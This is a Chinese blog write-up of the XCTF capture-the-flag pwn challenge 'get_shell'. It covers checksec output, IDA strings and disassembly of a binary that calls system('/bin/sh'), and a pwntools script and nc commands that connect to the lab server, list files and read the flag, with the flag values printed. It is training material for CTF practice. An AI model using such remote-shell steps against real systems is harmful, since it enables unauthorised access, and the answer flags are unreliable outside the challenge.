XCTF|PWN-get_shell-WP

原创

L__y 于 2021-07-30 10:43:48 发布 37 收藏
分类专栏： CTF 文章标签： python linux shell

本文链接：https://blog.csdn.net/l2645470582_/article/details/119239285


版权

CTF 专栏收录该内容

36 篇文章 0 订阅
订阅专栏

方法一：

1、下载文件并开启靶机



get_shell 👍34 最佳Writeup由w0odpeck3r • Mastery提供

难度系数： ★★★★★★ 6.0

题目来源： 暂无

题目描述： 运行就能拿到shell呢，真的


题目场景： 111.200.241.244:50525

倒计时： 03:59:47

题目附件： 附件1

2、在Linux中查看该文件信息


```
checksec 1
```



```
└─$ checksec 1
[*] '/home/liu/Desktop/pwn/XCTF/one/1'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```


3、该文件是**64**位的文件，我们用**64**位**IDA**打开该文件

3.1、shift+f12查看该文件的关键字符串



Address	Length	Type	String
.rodata:00000...	00000022	C	OK,this time we will get a shell.
.rodata:00000...	00000008	C	/bin/sh
.eh_frame_hdr...	00000006	C	\x01\x1B\x03;0
.eh_frame_hdr...	00000006	C	苹
.eh_frame_hdr...	00000006	C	,
.eh_frame_hdr...	00000006	C	\"
.eh_frame_hdr...	00000006	C	L
.eh_frame_hdr...	00000007	C	
.eh_frame:000...	0000000E	C	\x01x\x10\x01\x1B\f\a\b
.eh_frame:000...	00000006	C	佚
.eh_frame:000...	0000000B	C	\x01x\x10\x01\x1B\f\a\b
.eh_frame:000...	00000006	C	X
.eh_frame:000...	0000000C	C	\x0E\x10F\x0E\x18J\x0F\vw\b€
.eh_frame:000...	00000008	C	?\x1A;*3$\"
.eh_frame:000...	00000006	C	v
.eh_frame:000...	0000000D	C	A\x0E\x10
.eh_frame:000...	00000006	C	€
.eh_frame:000...	00000037	C	B\x0E\x10


3.2、双击关键字符串，再按Ctrl+X，查看关键字符串"/bin/sh"的地址



```
.text:0000000000400566 main            proc near               ; DATA XREF: _start+1D↑o
.text:0000000000400566                 push    rbp
.text:0000000000400567                 mov     rbp, rsp
.text:000000000040056A                 mov     edi, offset s   ; "OK,this time we will get a shell."
.text:000000000040056F                 call    _puts
.text:0000000000400574                 mov     edi, offset command ; "/bin/sh"
.text:0000000000400579                 mov     eax, 0
.text:000000000040057E                 call    _system
.text:0000000000400583                 mov     eax, 0
.text:0000000000400588                 pop     rbp
.text:0000000000400589                 retn
.text:0000000000400589 main            endp
.text:0000000000400589
```

```
"/bin/sh"地址：0x400574
```

3.3、按F5进入反编译代码区，我们看到可以直接获取shell



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("OK,this time we will get a shell.");
  system("/bin/sh");
  return 0;
}
```


4、编译代码

```
#encoding=utf-8

from pwn import *                            #导入pwntools中pwn的所有内容
p = remote("111.200.241.244", 50525)        #链接服务器远程交互
p.interactive()                              #反弹shell进行交互
```

```
ls            #查看是否有flag文件

#查看到有flag文件后
cat flag        #读取flag文件获取flag
```



```
└─$ python3 exp.py
[+] Opening connection to 111.200.241.244 on port 50525: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
get_shell
lib
lib32
lib64
$ cat flag
cyberpeace{7c578602ac942d64f87139d568c4acba}
$ 
```


5、flag为：

> **cyberpeace{7c578602ac942d64f87139d568c4acba}**

方法二：


```
nc -vn 111.200.241.244 50648
```

1.链接端口成功



```
└─$ nc -nv 111.200.241.244 50648
Connection to 111.200.241.244 50648 port [tcp/*] succeeded!
```


2.用ls查看文件信息



```
ls
.bin
dev
flag
get_shell
lib
lib32
lib64
```

3.查看flag文件里面信息

```
cat flag
```



```
└─$ nc -nv 111.200.241.244 50648
Connection to 111.200.241.244 50648 port [tcp/*] succeeded!
ls
bin
dev
flag
get_shell
lib
lib32
lib64
cat flag
cyberpeace{9b54e8f1716eb52831fa11102357445f}
```

4.flag为：

> cyberpeace{9b54e8f1716eb52831fa11102357445f}